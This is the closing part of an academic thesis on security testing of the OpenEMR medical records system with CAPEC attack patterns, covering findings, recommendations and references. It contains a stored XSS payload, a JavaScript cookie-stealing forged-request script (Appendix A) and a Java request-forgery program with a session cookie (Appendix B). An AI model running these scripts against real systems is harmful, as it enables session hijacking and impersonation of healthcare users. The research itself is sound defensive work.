POST http://localhost/openemr/interface/main/main_screen.php?auth=login&site=default HTTP/1.1


HTTP Headers

```
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:19.0) Gecko/20100101 Firefox/19.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/openemr/interface/login/login.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
```

```
authProvider=Default&authUser=admin&clearPass=&languageChoice=1&
authPass=d033e22ae348aeb5660fc2140aec35850c4da997&authNewPass=
```

Content-Length: 126

Figure 11. Using LiveHTTPHeader to replay request.



152.8.114.178

[cookies]

- http://152.8.115.112/openemr/interface/login/validateUser.php?u=admin
- http://download.cdn.mozilla.net/pub/mozilla.org/firefox/releases/12.0/update/win32/en-US/firefox-12.0.complete.mar
- http://ocsp.digicert.com/
- http://ocsp.verisign.com/
- http://facebook.com/
- http://152.8.115.112/openemr/interface/main/dated_reminders/dated_reminders.php
- http://152.8.115.112/openemr/interface/main/calendar/index.php?module=PostCalendar&viewtype=day&func=view&pc_username=admin&framewidth=1126
- http://152.8.115.112/openemr/library/ajax/dated_reminders_counter.php
- http://152.8.115.112/openemr/interface/main/messages/messages.php?form_active=1
- http://152.8.115.112/openemr/interface/main/main_info.php
- http://152.8.115.112/openemr/interface/main/daemon_frame.php
- http://152.8.115.112/openemr/interface/main/left_nav.php
- http://152.8.115.112/openemr/interface/main/main_title.php
- http://152.8.115.112/openemr/interface/main/main_screen.php?auth=login&site=default

152.8.115.112/openemr/interface/main/main_screen.php?auth=login&site=default

Message and Reminder Center

Reminders

Show Reminders

Messages (See All)

Show All | Show Active | Show Inactive

	From	Patient	Type	Date	Status
☐	Akowuah, Emmanuel	<script>alert("XSS")</script>, Ginny	Other	2013-02-04	New

Add New Delete << 1 of 1 >>

Figure 12. Session Hijacking with Ferret and Hamster.

CHAPTER 5

Discussion and Future Research

Knowledge of attack patterns helps a lot in software security testing. It gives the tester the perspective of the attacker and the approach with which software is exploited. In other words, it helps to anticipate the threats software is likely to face and thwart expected attacks before software is released to the market. It endows the developer and tester with the ability to identify and eventually mitigate relevant vulnerabilities embedded in the software. Attack pattern is thus a valuable tool for not just security testing but for designing, developing and deployment of secure software as a whole.

In this research, we have explored how to leverage CAPEC Attack Patterns in both black-box and white-box testing of OpenEMR. The patterns helped to determine areas where OpenEMR could be at risk and that helped to focus the white-box analysis. For instance, attack patterns in connection with authentication led to the manual code analysis of login.php, auth.php and sql.inc.php. It helped to guide what to look for whilst going through the code. Another instance is where session ID attack patterns were considered. It helped to focus on the code that generates the IDs as well as to assess the quality of these values.

In terms of black-box testing, attack patterns were used to create models to create tests to be performed by black-box testing tools. It is important to know what must be tested before selecting one of the numerous black-box testing tool. Attack patterns helps to decide what must be tested making it easier too in selecting a tool. For some patterns, the particular tool for the test is even stated. For instance, in one of the data leakage attack patterns, it was indicated that nmap could be used for fingerprinting the software being ran by a server, the open and closed ports.

OpenEMR was found to be vulnerable to a number of attacks. This comes as a result of the number of fields that do not sanitize or escape the input supplied by a user. This gives the attacker a larger attack surface to attack the software. These fields need to escape the user input to avoid attacks such as cross site scripting, server side include injection.

Moreover, it has been found that if OpenEMR is not configured to use secure channel such as HTTPS, it becomes susceptible to a number of data leakage attacks. In the research, OpenEMR became vulnerable to attack patterns under data leakage category were where HTTP was configured in the test. Wireshark and the session sidejacking tool Ferret and Hamster failed to capture the HTTP requests, responses and cookies where HTTPS was configured.

5.1 Observations on Attack Patterns

It was observed, however, that the attack patterns do not provide inappropriate detail about how the exploit can be carried out. This makes it quite difficult for a novice security tester to easily make use of the patterns. Even though he gets an understanding of how software under test may be exploited, he does not know exactly how to carry out the test. A tester with enough experience, on the other hand, will find the patterns readily useful and focus on the right things. Barnum and Sethi (2006) give reason attack patterns do not provide inappropriate details about actual exploits. The author postulates it ensures that attack patterns do not assist to educate the less skilled members of the black hat community.

Nevertheless, despite the numerous benefits of attack patterns, it must be underscored that it is not the only useful tool for building secure software. Other tools can help too. They include misuse/abuse cases, threat models, attack trees, coding rules, knowledge of common weakness and vulnerabilities.

5.2 Recommendations on OpenEMR

The following recommendations are made concerning OpenEMR:

- OpenEMR should always be configured to use secure channel such as HTTPS
- Secure Wi-Fi should be configured if mobile devices will access OpenEMR in the environment
- Session ID length should be increased from 26 to at least 50
- Input supplied by user must be escaped to avoid cross site scripting

5.3 Future Research

The CAPEC List is made up of about 475 entries. This is surely a big database and quite difficult to find what may be applicable in a particular instance. In this research, even though the scope was narrowed, it still took a long while to figure out exactly what applied to OpenEMR. Every attack pattern within the scope had to be perused to ascertain applicability.

Future research will seek to develop a tool that simplifies the way of knowing which patterns apply in a particular instance given the make-up of the application. For example, given a Java application that runs on a server and makes use of web services, the tool should be able to search through the huge CAPEC List to fish out all relevant and applicable attack patterns. That way, the security tester can easily and quickly hone his testing on these attack patterns. Of course the tool should have few or no false positives.

References

Austin, A., & Williams, L. (2011, 22-23 Sept. 2011). One Technique is Not Enough: A Comparison of Vulnerability Discovery Techniques. Paper presented at the Empirical Software Engineering and Measurement (ESEM), 2011 International Symposium on.

Austin, Andrew, Smith, Ben, & Williams, Laurie. (2010). Towards improved security criteria for certification of electronic health record systems. Paper presented at the Proceedings of the 2010 ICSE Workshop on Software Engineering in Health Care, Cape Town, South Africa.

Barnum, Sean, & Sethi, Amit. (2006). Introduction to Attack Patterns. Retrieved February, 2013, from https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/attack/585-BSI.html

Barnum, Sean, & Sethi, Amit. (2007). Attack Patterns as a Knowledge Resource for Building Secure Software. Retrieved January 15, 2013, from http://capec.mitre.org/documents/Attack_Patterns-Knowing_Your_Enemies_in_Order_to_Defeat_Them-Paper.pdf

Gegick, Michael, & Williams, Laurie. (2005). Matching attack patterns to security vulnerabilities in software-intensive system designs. Paper presented at the Proceedings of the 2005 workshop on Software engineering for secure systems\&mdash;building trustworthy applications, St. Louis, Missouri.

Helms, Eric, & Williams, Laurie. (2011). Evaluating access control of open source electronic health record systems. Paper presented at the Proceedings of the 3rd Workshop on Software Engineering in Health Care, Waikiki, Honolulu, HI, USA.

HHS. (2009). Title XIII—Health Information Technology. Retrieved March, 2013, from http://www.hhs.gov/ocr/privacy/hipaa/understanding/coveredentities/hitechact.pdf

Hoglund, Greg, & McGraw, Gary. (2004). Exploiting software: how to break code: Addison-Wesley.

King, Jason Tyler, Smith, Ben, & Williams, Laurie. (2012). Modifying without a trace: general audit guidelines are inadequate for open-source electronic health record audit mechanisms. Paper presented at the Proceedings of the 2nd ACM SIGHIT International Health Informatics Symposium, Miami, Florida, USA.

MITRE. (2012). Common Attack Pattern Enumeration and Classification. Retrieved January 13, 2013, from http://capec.mitre.org/index.html

Moore, Andrew, P., Ellison, Robert, J., & Linger, Richard, C. (2001). Attack Modeling for Information Security and Survivability. Retrieved January 15, 2013, from http://www.sei.cmu.edu/library/abstracts/reports/01tn001.cfm

Noll, John, & Liu, Wei-Ming. (2010). Requirements elicitation in open source software development: a case study. Paper presented at the Proceedings of the 3rd International Workshop on Emerging Trends in Free/Libre/Open Source Software Research and Development, Cape Town, South Africa.

OpenHealth. (2011). OpenEMR 4.1 Achieves Full 'Meaningful Use' Certification. Retrieved January 12, 2013, from http://openhealthnews.com/hotnews/openemr-41-achieves-full-meaningful-use-certification

OWASP. (2013, 17 February 2013). Testing for cookies attributes (OWASP-SM-002). Retrieved March, 2013, from https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OWASP-SM-002)

Pauli, J. J., & Engebretson, P. H. (2008a, 7-9 April 2008). Hierarchy-Driven Approach for Attack Patterns in Software Security Education. Paper presented at the Information Technology: New Generations, 2008. ITNG 2008. Fifth International Conference on.

Pauli, J. J., & Engebretson, P. H. (2008b, 7-9 April 2008). Towards a Specification Prototype for Hierarchy-Driven Attack Patterns. Paper presented at the Information Technology: New Generations, 2008. ITNG 2008. Fifth International Conference on.

SEED. (2002). Developing Instructional Laboratories for Computer SEcurity EDucation. Retrieved 23 Februry, 2013, from http://www.cis.syr.edu/~wedu/seed/

Smith, Ben, Austin, Andrew, Brown, Matt, King, Jason T., Lankford, Jerrod, Meneely, Andrew, & Williams, Laurie. (2010). Challenges for protecting the privacy of health information: required certification can leave common vulnerabilities undetected. Paper presented at the Proceedings of the second annual workshop on Security and privacy in medical and home-care systems, Chicago, Illinois, USA.

Appendix A

Below is the script that was used to steal cookie and create an HTTP request that sends a message to another user. Here, the attacker impersonates the user whose cookie is stolen.

```
<script>
   var Ajax=null;
   Ajax=new XMLHttpRequest();

Ajax.open("POST","http://localhost/openemr/interface/main/messages/messages.php?showall=no&sortby=&sortorder=&begin=&form_active=1",true);
   Ajax.setRequestHeader("User-agent","Mozilla/5.0 (Windows NT 5.1; rv:12.0) Gecko/20100101 Firefox/12.0");
   Ajax.setRequestHeader("Accept-Language","en-us,en;q=0.5");
   Ajax.setRequestHeader("Accept-Encoding","gzip, deflate");

Ajax.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
   Ajax.setRequestHeader("Cookie",document.cookie);
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.setRequestHeader("Content-Length","185");
   var
content="noteid=&task=add&form_note_type=Other&assigned_to_text=Akowuah%2C+Emmanuel&assigned_to=cobby&users=cobby&form_patient=Boadi%2C+Benedicta&reply_to=3&form_message_status=New&note=Jab+her";
   Ajax.send(content);
   alert(document.cookie);
</script>
```

Appendix B


Below is the java program that was used to steal cookie and create an HTTP request that sends a message to another user. Here, the attacker impersonates the user whose cookie is stolen.

```
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
   public static void main(String[] args) throws IOException {
      try {
         int responseCode;
         InputStream responseIn=null;
      // URL to be forged.
         URL url = new URL
("http://192.168.0.18/openemr/interface/main/messages/messages.php?showall=no
&sortby=&sortorder=&begin=&form_active=1");
      // URLConnection instance is created to further parameterize a
      // resource request past what the state members of URL instance
      // can represent.
         URLConnection urlConn = url.openConnection();
         if (urlConn instanceof HttpURLConnection) {
            urlConn.setConnectTimeout(60000);
            urlConn.setReadTimeout(90000);
         }
      // addRequestProperty method is used to add HTTP Header Information.
      // Here we add User-Agent HTTP header to the forged HTTP packet.
         urlConn.addRequestProperty("User-agent","Mozilla/5.0 (Windows NT
5.1; rv:12.0) Gecko/20100101 Firefox/12.0");
         urlConn.addRequestProperty("Accept-Language","en-us,en;q=0.5");
         urlConn.addRequestProperty("Accept-Encoding","gzip, deflate");
urlConn.addRequestProperty("Accept","text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,*/*;q=0.8");
            urlConn.addRequestProperty("Connection", "keep-alive");

urlConn.addRequestProperty("Cookie","OpenEMR=gqgrvcr1o7l8812f8ad5969jg4");
            urlConn.addRequestProperty("Content-Type","application/x-www-
form-urlencoded");
            urlConn.addRequestProperty("Content-Length","185");
         //HTTP Post Data which includes the information to be sent to the
server.
            String
data="noteid=&task=add&form_note_type=Other&assigned_to_text=Akowuah%2C+Emman
uel&assigned_to=cobby&users=cobby&form_patient=Boadi%2C+Benedicta&reply_to=3&
form_message_status=New&note=Jab+her";
         // DoOutput flag of URL Connection should be set to true
         // to send HTTP POST message.
            urlConn.setDoOutput(true);
         // OutputStreamWriter is used to write the HTTP POST data
         // to the url connection.
            OutputStreamWriter wr = new
OutputStreamWriter(urlConn.getOutputStream());
            wr.write(data);
            wr.flush();
         // HttpURLConnection a subclass of URLConnection is returned by
         // url.openConnection() since the url is an http request.
            if (urlConn instanceof HttpURLConnection) {
               HttpURLConnection httpConn = (HttpURLConnection) urlConn;
            // Contacts the web server and gets the status code from
            // HTTP Response message.
               responseCode = httpConn.getResponseCode();
               System.out.println("Response Code = " + responseCode);
            // HTTP status code HTTP_OK means the response was
            // received sucessfully.
               if (responseCode == HttpURLConnection.HTTP_OK) {
               // Get the input stream from url connection object.
                  responseIn = urlConn.getInputStream();
               // Create an instance for BufferedReader
               // to read the response line by line.
                  BufferedReader buf_inp = new BufferedReader(
                     new InputStreamReader(responseIn));
                  String inputLine;
                  while((inputLine = buf_inp.readLine())!=null) {
                     System.out.println(inputLine);
                  }
               }
           }
         }
            catch (MalformedURLException e) {
               e.printStackTrace();
            }
      }
   }
```

Appendix C

Below are the analysis carried out by Burp Suite's Sequencer




Significance Levels

The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at each position is the probability of the observed character-level results occurring, assuming that the sample is randomly generated.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on the character-level tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.


Figure 13. Significant levels of session IDs generated by OpenEMR.



Anomalies

```
97 anomalies were identified in this test:
character 0 is too rare at position 0 (count: 5877, probability in a random sample: less than 0.0001%)
character 1 is too common at position 0 (count: 14123, probability in a random sample: less than 0.0001%)
character 0 is too rare at position 1 (count: 600, probability in a random sample: less than 0.0001%)
character 1 is too rare at position 1 (count: 5277, probability in a random sample: less than 0.0001%)
character 3 is too common at position 1 (count: 14123, probability in a random sample: less than 0.0001%)
character 0 is too rare at position 2 (count: 73, probability in a random sample: less than 0.0001%)
character 1 is too rare at position 2 (count: 527, probability in a random sample: less than 0.0001%)
character 3 is too common at position 2 (count: 5277, probability in a random sample: 0.00060%)
character 6 is too common at position 2 (count: 14123, probability in a random sample: less than 0.0001%)
character 0 is too rare at position 3 (count: 5, probability in a random sample: less than 0.0001%)
character 1 is too rare at position 3 (count: 68, probability in a random sample: less than 0.0001%)
character 2 is too common at position 3 (count: 14123, probability in a random sample: less than 0.0001%)
character 3 is too rare at position 3 (count: 527, probability in a random sample: less than 0.0001%)
character 6 is too common at position 3 (count: 5277, probability in a random sample: less than 0.0001%)
character 1 is too rare at position 4 (count: 5, probability in a random sample: less than 0.0001%)
character 2 is too common at position 4 (count: 5277, probability in a random sample: 0.00060%)
character 3 is too rare at position 4 (count: 68, probability in a random sample: less than 0.0001%)
character 6 is too common at position 4 (count: 14650, probability in a random sample: less than 0.0001%)
character 2 is too rare at position 5 (count: 527, probability in a random sample: less than 0.0001%)
character 3 is too rare at position 5 (count: 1565, probability in a random sample: less than 0.0001%)
character 4 is too common at position 5 (count: 12563, probability in a random sample: less than 0.0001%)
character 6 is too common at position 5 (count: 5345, probability in a random sample: less than 0.0001%)
character 0 is too common at position 6 (count: 4123, probability in a random sample: less than 0.0001%)
character 1 is too rare at position 6 (count: 1458, probability in a random sample: less than 0.0001%)
character 2 is too rare at position 6 (count: 1479, probability in a random sample: less than 0.0001%)
character 4 is too common at position 6 (count: 5763, probability in a random sample: less than 0.0001%)
```

